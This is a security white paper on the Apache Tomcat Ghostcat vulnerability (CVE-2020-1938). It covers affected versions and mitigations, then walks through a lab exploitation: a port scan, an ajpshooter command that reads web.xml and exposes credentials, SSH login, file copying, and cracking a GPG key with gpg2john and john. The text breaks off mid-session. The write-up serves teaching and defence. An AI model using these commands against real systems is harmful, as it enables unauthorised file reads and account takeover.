SAFE SECURITY | 2020

Apache Ghostcat

CVE 2020-1938

Table of Contents

What is Tomcat?

Apache Tomcat is a widely used, open-source Java servlet container for implementing many of the Java Enterprise specifications, such as:

1. Java Servlet
2. JavaServer Pages,
3. Java Expression Language,
4. Java WebSockets.

Tomcat was first released in 1998. It started as a reference implementation for the first Java Servlet API and the JSP spec. While it's no longer the reference implementation for either of these technologies, Tomcat remains the most widely used Java server, boasting a well-tested and proven core engine with good extensibility.

The CVE 2020-1938 takes advantage of Tomcat's AJP connector, which helps the attacker read sensitive information from web apps and even more critical action if file uploads are allowed on the web application.

What are Tomcat connectors

Connector elements are Tomcat's links to the outside world, allowing Catalina to receive requests, pass them to the correct web application, and send back the results through the Connector as dynamically generated content.

By default, Tomcat is configured with two Connectors, which are HTTP Connector and AJP Connector:


- HTTP Connector: used to process HTTP protocol requests (HTTP/1.1), and the default listening address is 8080.

- AJP Connector: used to process AJP protocol requests (AJP/1.3), and the default listening address is 8009.

What is Tomcat?

HTTP connectors:

This Connector element, which supports the HTTP/1.1 protocol, represents a single Connector component listening to a specific TCP port on a given Server for connections.



AJP connectors:

AJP Connectors work in the same way as HTTP Connectors, but they use the AJP protocol in place of HTTP. Apache JServ Protocol, or AJP, is an optimized binary version of HTTP that is typically used to allow Tomcat to communicate with an Apache webserver.

This functionality is typically required in a high-traffic production situation, where Tomcat clusters are being run behind an Apache webserver.
This allows the Apache server to deliver static content and proxy requests to balance request loads effectively across the network and let the Tomcat servers focus on providing dynamic content.

Ghostcat is a severe vulnerability in Tomcat discovered by security researcher of Chaitin Tech. Due to a flaw in the Tomcat AJP protocol, an attacker can read or include any files in Tomcat's web app directories.

For example, An attacker can read the web app configuration files or source code. Besides, if the target web application has a file upload function, the attacker may execute malicious code on the target host by exploiting file inclusion through Ghostcat vulnerability.

This vulnerability affects all versions of Tomcat in the default configuration, which means that it has been dormant in Tomcat for more than a decade.

What can Ghostcat do?

By exploiting the Ghostcat vulnerability, an attacker can read the configuration files' contents and source code files of all web apps deployed on Tomcat.

Besides, suppose the website application allows users to upload files. In that case, an attacker can first upload a file containing malicious JSP script code to the server and then include the uploaded file by exploiting the Ghostcat vulnerability, which finally can result in remote code execution.

Versions of the Tomcat are affected

Apache Tomcat	Apache Tomcat	Apache Tomcat	Apache Tomcat
9.x < 9.0.31	8.x < 8.5.51	7.x < 7.0.100	6.x

If the AJP Connector is enabled and the attacker can access the AJP Connector service port, there is a risk of being exploited by the Ghostcat vulnerability.

Mitigations:

1.

If the AJP Connector service is not used, users can upgrade Tomcat to version 9.0.31, 8.5.51, or 7.0.100 for patching the vulnerability.

If users can't upgrade, they can choose to disable the AJP Connector directly or change its listening address to the localhost.

Steps:

A. Edit the file <CATALINA_BASE>/conf/server.xml and find the following line:

```
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

B. Now comment it out or delete it:

```
<!--<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />-->
```

C. Save the edit, and then restart Tomcat.

2

If the AJP Connector service is in use, users are recommended to upgrade Tomcat to version 9.0.31, 8.5.51, or 7.0.100, and then configure the "secret" attribute for the AJP Connector to set AJP protocol authentication credentials.

For example:

```
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" address="YOUR_TOMCAT_IP_ADDRESS"
secret="YOUR_TOMCAT_AJP_SECRET" />
```

Key Notes:

- What is Ghostcat: Helps read any files on the web app
- CVSS V3 Score: 9.8
- Impact: Critical: Disclosure of sensitive information
- How exploit works: Look for an AJP connector on port 8009 and using it to access files that have sensitive information.

Exploitation:

Attack Scenario


We will be looking at a scenario with a target machine running a vulnerable apache tomcat version, having two users. In this scenario, we will retrieve the first user's ssh key and access the system using the Ghostcat exploit. Then we will escalate our privileges by retrieving the key for the second user and later becoming the root using the vulnerability further found.

For this practical we will need:

1. A target machine with a vulnerable tomcat version installed
2. A Kali Linux machine to scan and exploit the vulnerability

Scanning


The target machine for this paper is at 10.10.44.150. We will first start scanning the IP address for open ports and services running on it and analyze vulnerable service, which is tomcat.



```
root@kali:~# nmap -sV -sT -O -A 10.10.44.150
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 20:21 IST
Nmap scan report for 10.10.44.150
Host is up (0.17s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=1/22%OT=22%CT=1%CU=42841%PV=Y%DS=2%DC=T%G=Y%TM=600AE6A
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)SEQ
OS:(SP=102%GCD=1%ISR=107%TI=Z%CI=I%TS=8)OPS(O1=M505ST11NW7%O2=M505ST11NW7%O
OS:3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST11NW7%O6=M505ST11)WIN(W1=68DF%W2=
OS:68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M505NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   163.29 ms 10.9.0.1
```

Exploitation:

After scanning the address, we found that the vulnerable apache tomcat version runs on port 8080, so let's check it by browsing the address on a browser.



Apache Tomcat/9.0.30

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations How-To

Manager Application How-To

Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup

First Web Application

Realms & AAA

JDBC DataSources

Examples

Servlet Specifications

Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager

Documentation

Tomcat 9.0 Documentation

Tomcat 9.0 Configuration

Tomcat Wiki

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security


Exploitation:

Reading Sensitive Files

Now that we know that our target is vulnerable to this vulnerability, we will find exploitation. We will use a simple tool named ajpshooter to read the XML file containing a user's ssh key on the target machine.

Once you install the tool, you will need to run the following command:
python3 ajpshooter.py http://10.10.44.150:8080 8009 /WEB-INF/web.xml read

This command will help us read the web.xml file containing the ssh key and our first user's user name in the target machine.




```
[<] Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1261

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>
root@kali:~/Desktop/Ghostcat-CNVD-2020-10487#
```

Exploitation:


Using the gathered information

Now we will log in using ssh credentials we found in the web.xml using the command:
ssh username@address



```
root@kali:~/Desktop/Ghostcat-CNVD-2020-10487# cd
root@kali:~#
root@kali:~# ssh skyfuck@10.10.44.150
The authenticity of host '10.10.44.150 (10.10.44.150)' can't be established.
ECDSA key fingerprint is SHA256:hNxvmz+AG4q06z8p74FfXZldHr0HJsaa1FBXSoTlnss.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.44.150' (ECDSA) to the list of known hosts.
skyfuck@10.10.44.150's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ whoami
skyfuck
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$
```

After logging in to the first user account, we now found a gpg file that needs to be decrypted using a passphrase from the other file. So let's get these files to our machine using the scp command.
scp username@address:/path/to/files .




```
root@kali:~# cd Desktop/
root@kali:~/Desktop#
root@kali:~/Desktop# scp skyfuck@10.10.44.150:/home/skyfuck/* .
skyfuck@10.10.44.150's password:
credential.pgp                                                100%  394     1.9KB/s   00:00
tryhackme.asc                                                 100% 5144    29.2KB/s   00:00
root@kali:~/Desktop#
```

Exploitation:

Now that we have the required files on our host machine, we will use the gpg2john tool to create a hash from the asc file.

gpg2john filename.asc > hash

We will now have a hash file.




```
root@kali:~# cd Desktop/
root@kali:~/Desktop#
root@kali:~/Desktop# scp skyfuck@10.10.44.150:/home/skyfuck/* .
skyfuck@10.10.44.150's password:
credential.pgp                                                    100%  394     1.9KB/s   00:00
tryhackme.asc                                                     100% 5144    29.2KB/s   00:00
root@kali:~/Desktop# ls
credential.pgp  Ghostcat-CNVD-2020-10487  rockyou.txt  tryhackme.asc
root@kali:~/Desktop# gpg2john tryhackme.asc > hash

File tryhackme.asc
root@kali:~/Desktop# ls
credential.pgp  Ghostcat-CNVD-2020-10487  hash  rockyou.txt  tryhackme.asc
root@kali:~/Desktop#
```

Now we will use the john the ripper tool to crack the hash using the command

john --wordlist=rockyou.txt hash

(I used the command earlier so the key result was saved and to view the cracked hashed in john the ripper use john --show hash)



```
root@kali:~# cd Desktop/
root@kali:~/Desktop#
root@kali:~/Desktop# scp skyfuck@10.10.44.150:/home/skyfuck/* .
skyfuck@10.10.44.150's password:
